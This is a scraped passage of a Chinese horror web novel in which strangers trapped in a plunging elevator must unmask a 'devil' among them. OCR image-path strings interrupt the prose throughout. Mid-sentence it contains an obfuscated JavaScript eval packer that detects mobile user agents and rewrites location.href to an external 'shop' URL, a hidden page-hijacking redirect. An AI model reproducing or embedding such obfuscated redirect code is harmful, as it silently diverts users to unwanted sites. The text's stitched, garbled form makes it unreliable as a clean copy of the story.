《我不会死[无限]》 1. 电梯有鬼1 迈进电梯的那一刹那,骆寻眼前忽然泛起大片的赤红色。 「警告!系统错误%&7*……警告!危险警告!」 「异常情况0*^#8……严重危机警告!」 眼球针扎般刺痛着,无论她闭眼睁眼,望向何方,红色的乱码都像被镌刻在视网膜上般,毫不退让! “姑娘……你……” “她……这是……” 好像有人搀扶住她,在她耳边呼唤,可骆寻一点也听不清。她的整个世界都仿佛被一层塑料薄膜裹紧,模糊又窒息,唯独身上一种剧烈的灼烧感清晰可闻。 不知究竟过去多久,眼前终于被按下清屏键,拥挤的赤色一扫而空。 有两行崭新的红字整齐浮现: 「正在为您重新计算余额,您当前寿命余额为:00:29:51」 「寿命余额系统提醒您,您当前寿命已不足半小时,请立即击杀鬼怪获取余额!」 耳鸣还在持续,头痛的就要裂开,可根本来不及喘息片刻,骆寻的瞳孔便急剧收缩。 进电梯前,她不是还有五个多小时余额呢吗?怎么一眨眼连半个小时都没有了?? 天杀的系统,它怎么不干脆直接让她死了算了!? 下一秒,只听“咣!”地一声闷响,好像被人自虚空死死抓住了双腿往下拖,四处无凭的失重感迅速席卷全身! 心跳当即漏了一拍,骆寻下意识地挥舞双臂,想抓住点什么,却反倒身子一歪,重重吻上了地板。 “啊!” “你干什么!?” “**!” 有人在尖叫,有人在争吵,有人在怒骂——她居然还在电梯里。 轿厢不知怎的猛然一沉,顶部的灯光剧烈闪烁了几下,不堪重负地全部熄灭,只余下楼层显示屏上一抹幽幽红光。 骆寻脸色难看地爬起来,只见一个身着貂皮大衣的中年男人正跌坐在电梯门边。 逼仄的空间让他像座小山一样堆在地面,这座小山对各种声音充耳不闻,反倒还朝她们愤怒大吼:“开门啊!你们难道就不知道搭把手吗!?” 骆寻本以为那红光是仍镌刻在她视网膜上的生命倒计时,此刻看见中年男同样红到鬼魅的脸,这才意识到不对。 也顾不得生气了,她连忙抬头看向楼层显示屏,努力分辨着。 只见那上面同样写着几行红字: 【魔鬼游荡在人间,折磨注定死亡之人。 祂以恐惧和恶念为食,喜好混乱与猜忌,祂带着满身罪孽,就潜藏在你们之中! 请在时间尽头前,找到祂,审判祂,杀死祂! 否则,你们都将坠入无尽的深渊……】 【第一轮审判:00:14:02】 这是高悬在电梯顶上的另一个倒计时。 “还不够明显吗?我们进入游戏了!”轿厢另一方的角落里,一个穿风衣、留泡面头的年轻男人强忍下怒骂的冲动,斩钉截铁道。 游戏……是了,游戏!骆寻就是为游戏而来的! 她在鬼城里听说了一个传闻——有一种只能通过特殊途径参加的游戏,虽然危机四伏、十死无生,但只要从中幸存,胜利者就能够实现一切心愿! 原本她已经进入游戏了吗? 骆寻又阅读了一遍显示屏上的文字,感觉这和自己想象的并不太一样。 但是……视野里剩余不足半小时的寿命余额存在感极强地闪烁着,怀里还有一份沉甸甸的重量压着手臂——那是一件明显裹了东西的外套,一路上都被骆寻紧紧抱在怀中,可却依然一点也没有被她的温度浸染,还是那样冰冷,冷得人心底也在发寒。 里面是骆寻在鬼城中唯一的同伴。 它受了重伤,鬼城却完全没有可以医治它的地方……骆寻已经想不起来她抱着它走了多久,她甚至不敢再轻易掀开外套。 游戏的胜利者可以实现一切心愿——一切心愿啊! 无论是想摆脱这个诅咒般的系统,还是想要救下她的同伴,游戏都是骆寻眼下所能抓住的、仅有的可能性! 意识到这一点,骆寻立刻压下了心底的惶恐,一把抓住身边人的臂膀,问着:“这真的是游戏吗?我晕了多久?刚才还发生什么了?” 身边人是个裹得严严实实,全副武装的老太太,不久前正是她搀扶住了骆寻。 “神明保佑,神明保佑……”老人本来在低声诵念什么,闻言撩起眼帘,“姑娘,你终于醒了?唉……没什么,一切都是神明的恩赐!” 怎么也没想到会是这种反应,骆寻:“……” “电梯刚才故障了。”还是泡面头插嘴解释道,“从一楼冲到了四十几层,突然停了下来,灯也灭了……” “你别把事情说得那么轻松,谁家电梯故障会在短短几秒内爆冲几十层楼?”一道尖锐的女声打断他,那是个情绪尤为激动的白领女人,“这是电梯冲顶!一旦遇上不死也残,根本就没人能平安从这种事故里活下来!电梯是绝不可能这样安稳地停下来的……就像规则上说得一样,我们全都是注定死亡之人!” 可是,人本来就注定会死啊。 突兀对上女人一双因惊惧而睁圆的眼,骆寻顿了顿,还是把这句话咽回了肚子里。 情况不明,虽然她很急,但最好还是先别说话了。 “你**才注定要死呢!我不可能进入游戏!”总有人更激进,中年男怒骂,说着就又要起身,去再开电梯门。 “没用的,都没用的,我们只能进行游戏……我怎么就又进游戏了?”女白领捂住脸,失声喃喃。 【第一轮审判:00:13:38】 红光还在闪烁,倒映在铁壁上一明一灭地翕张。空气不知从何时起变得粘稠且难以吞咽,整个钢铁房间就像是高空上的牢笼,狭小封闭,摇摇欲坠,任何声响都在带来刺耳的鼓噪,任何变化都在挑拨紧张的神经。 谁也不知道坠落和审判哪个更先到来,泡面头紧靠着墙壁,手背上青筋暴起。 ……不能再这样下去了,必须得尽快稳住局面,找出魔鬼! “我们就是进入游戏了,不想接受也只能接受,都别再做无用功了!”他猛然拔高了声音,“都有谁之前就参加过游戏?举起手来!” 他自己率先举手,只有女白领在随后颤颤跟上。 泡面头深吸了口气:“时间不多,我们……” “谁允许你这么说得?”岂料中年男忽然暴起,冲过来就一把薅住了他的衣领,“你个小白脸,这**就是你搞的鬼,是不是!?” 一张大脸突然冲刺到眼前,泡面头真真是被他气笑了。 人怎么会蠢成这样呢? 仅余十三分钟的倒计时高悬在顶,他不想再多废话,眼神与声音一同冷冽下去:“我认为事实已经很明确了,你自己心里应该也清楚的很。你几次三番质疑,究竟是不相信游戏的存在,还是你不想我们完成游戏?” “你是不是就是藏在我们之中的魔鬼?” 话音落地,轿厢静寂了一刹,几道直勾勾的目光扫来,中年男顿感如芒在背。 他被这忽如其来的大帽子扣懵了:“什、什么?怎么可能!!” “我也不是随便怀疑你。”泡面头一点一点掰开中年男的手,半分不畏惧他的武力威胁,“据我所知,市政在几天前就已经发布通知,要求这栋大楼从今天下午至明早全员疏散,以便安全检修——这栋楼前年因此出过事故,你们应该都听说过吧?” “我就是来检修的市政,我叫李明尘,我刚刚正准备和我的同事一起上楼。我们在下午六点时就已经确认了全员疏散,那么你又是谁呢?为什么偏偏选在这种时候进入大楼?” 李明尘边说,边从领口里拽出张工作证,上面照片、姓名、隶属单 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17342971|199446||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 位,全都能和他说得对应的上。 此外其上还有编号,甚至盖了公章……可信度极高。 “你是政府的人?”中年男不知想到了什么,脸色忽而白了起来。他似乎很想再硬气地顶回去,可最终却只是嗫嚅了几下嘴唇,一身腱子肉形同虚设,“我、我就是想上楼拿个东西……我是这楼里的员工。” “员工?”骆寻看着他那一身油光水滑的貂皮大衣,脖子里快有手指粗细的大金链子,第一个感到了不相信。 “咋的?我不像?”中年男恶狠狠地瞪了她一眼,可转过身面向李明尘,他却又赔笑道,“不好意思啊刚才,我说得可都是真的,等出去后你随时都可以确认!不过那个……”他甚至有点小心翼翼,“这真是游戏啊?听说你们体制内都进行了特殊培训,你又是老玩家,你应该能带我们活着出去的吧?” 变脸速度之快,令人咋舌。 被一个中年男人这样期期艾艾地盯着,李明尘心底不禁泛起一阵恶寒。他其实也不相信他的话,但比起中年男,这电梯里还有更值得怀疑的人。 他摆摆手,没再理会中年男,而是看向其余人。 “你们没人反驳我吗?那也就是说,你们都知道市政通知?都知道今天下午疏散?都是在君兰市临河街,国际大厦A座进入的游戏?” 骆寻听得一脸懵。 ……什么特殊培训?什么市政通知?什么什么疏散?这都是哪儿跟哪儿啊? 还有这个自称的老玩家,他这什么做派?他是要审问她们吗?? 当骆寻意识到这一点时,已经晚了。 一道锐利的目光早便锁定了她,她抬起头,正对上李明尘那双仿佛能洞穿一切的眼睛。 “很好,那就从你开始吧。”他说,“讲清楚,你是谁?市政明令封闭,你为何要进入这里?” 赤色之下,男人喉结滚动着,嘴唇一张一合,话音就像连珠炮一样,越来越快—— “你为什么一进电梯就晕过去了?只有你的穿着打扮最古怪,恐怕也最不好解释清吧?” 电梯里的所有人都穿着秋冬季节的大衣,只有骆寻,身着春夏的短袖短裤,外套抱在怀里,留着颇为怪异、难以描述的发型。 “外面在下雪,你怎么只穿短袖?你到底是从何而来?” 打量,审视,质疑,一连串的问题犹如一座大山,二话不说就狠狠压在了骆寻身上。 “既然不是有经验的玩家,那么,你是魔鬼吗?” 骆寻被砸得脑子里“嗡”地一声。 我是魔鬼吗? 我是怎么进入这里来的? ……外面怎么在下雪? 当怀疑像枪口一样,陡然掉转对准自己,骆寻这才对中年男的懵然与愤怒感同身受。 好多问题,怎么会有这么多问题?她根本就没有办法回答。 “回答我!”男人陡然拔高了音调,与此同时,骆寻好像幻听到“咔哒”一声脆响,那是名为“猜忌”的子弹在上膛。 「00:26:09」 血红的寿命倒计时像鬼一样,还死死烙印在她的视野里,分毫不让。 不回答会怎么样?会被作为魔鬼审判然后杀死吗?真的会死吗?这就是十死无生? 寿命系统是已经预料到这一点了吗? 喉头艰塞,快要喘不过气。心如擂鼓,越来越紧,越来越密。 可是她根本就不是魔鬼啊! 他到底为什么忽然抓紧了她不放!?她有这么可疑吗? 不,不行,她不能死! 指甲深深嵌入掌心,骆寻的目光下移……与犀利的话语正相反,李明尘真的有一张很文弱的脸,纤细的脖子。 工作证的吊绳挂在上面,泛着细微的、柔韧的红色光泽。 这是现成的、再好不过的凶器了,假如她现在冲上去,能在几秒钟内勒死他吗? 2. 电梯有鬼2 大腿和小臂的肌肉已然绷紧,一只干枯犹如树皮的手却在这时轻轻握住了骆寻。 是那个老太太。 “小伙子,你是不是太咄咄逼人了?”她不悦地看向李明尘。 她的手是有温度的,温热且干燥,像一捧热砂,烫得骆寻猛一个激灵,理智霎时回笼。 是了,这是在不知是否还会坠落的电梯里,这么狭窄的空间——就算杀死李明尘,也还有老太太、白领女,从块头上来说就最不好对付的中年男。 手无寸铁,她不可能在短时间内把她们都杀了。 这个废物的寿命余额系统,它只会不断催促骆寻杀戮、杀戮、还是杀戮,不杀那就去死。 杀戮也许能让骆寻苟活,却救不了她唯一的同伴。 希望近在眼前,她已经离开鬼城了,她进入游戏了,已经迈出了第一步……她不能再这么盲目地受到系统的操控了! 【第一轮审判:00:10:56】 骆寻环抱外套的手紧了又紧,最终,她抬起头,直直看向李明尘,也看向那把质疑她的枪口。 “我不是这栋大楼里的人,更没听说过什么市政通知。”她决定实话实说,“我是因为捡到一张传单才来到这里的。” 打扮古怪的女孩有着一张颜色极为浅淡的脸,哪怕是在如此浓稠鬼魅的光线下,她的浅淡也了然可见。 望着这张脸,李明尘有一瞬间的毛骨悚然,他迟疑地看着眼前的女孩。 而女孩继续说着:“城市的角落正在举行特殊的游戏,胜出者的一切心愿都会被实现。只有受到邀请,或者说受到诅咒的人才有资格参加游戏……你们没听说过这个传言吗?” “传单就是游戏的邀请函,我是跟着上面的地址与时间找过来的。我一推开门,传单就自燃了,我也出不去了。”说着,她伸出脏兮兮的手,给大家看掌心上灰色的余烬。 骆寻整个人都破破烂烂的,一时半会没人能分清她手上的是泥,还是所谓灰烬。 “谁不知道游戏是随机登陆的?”中年男当即便忍不住嗤笑一声,“还传言,还诅咒,还邀请?编你也不知道编像点,净胡扯!” 游戏是随机登陆的?骆寻怔了下,正想说自己不知道,却又见白领女古怪地转了转眼珠,“传单自燃?妹妹,你有身份证什么的吗?不会也自燃了吧?你这样光靠一张嘴,可一点说服力也没有啊。” 话音落地,她仿佛察觉到了什么,鼻尖冷不丁地翕动嗅闻。 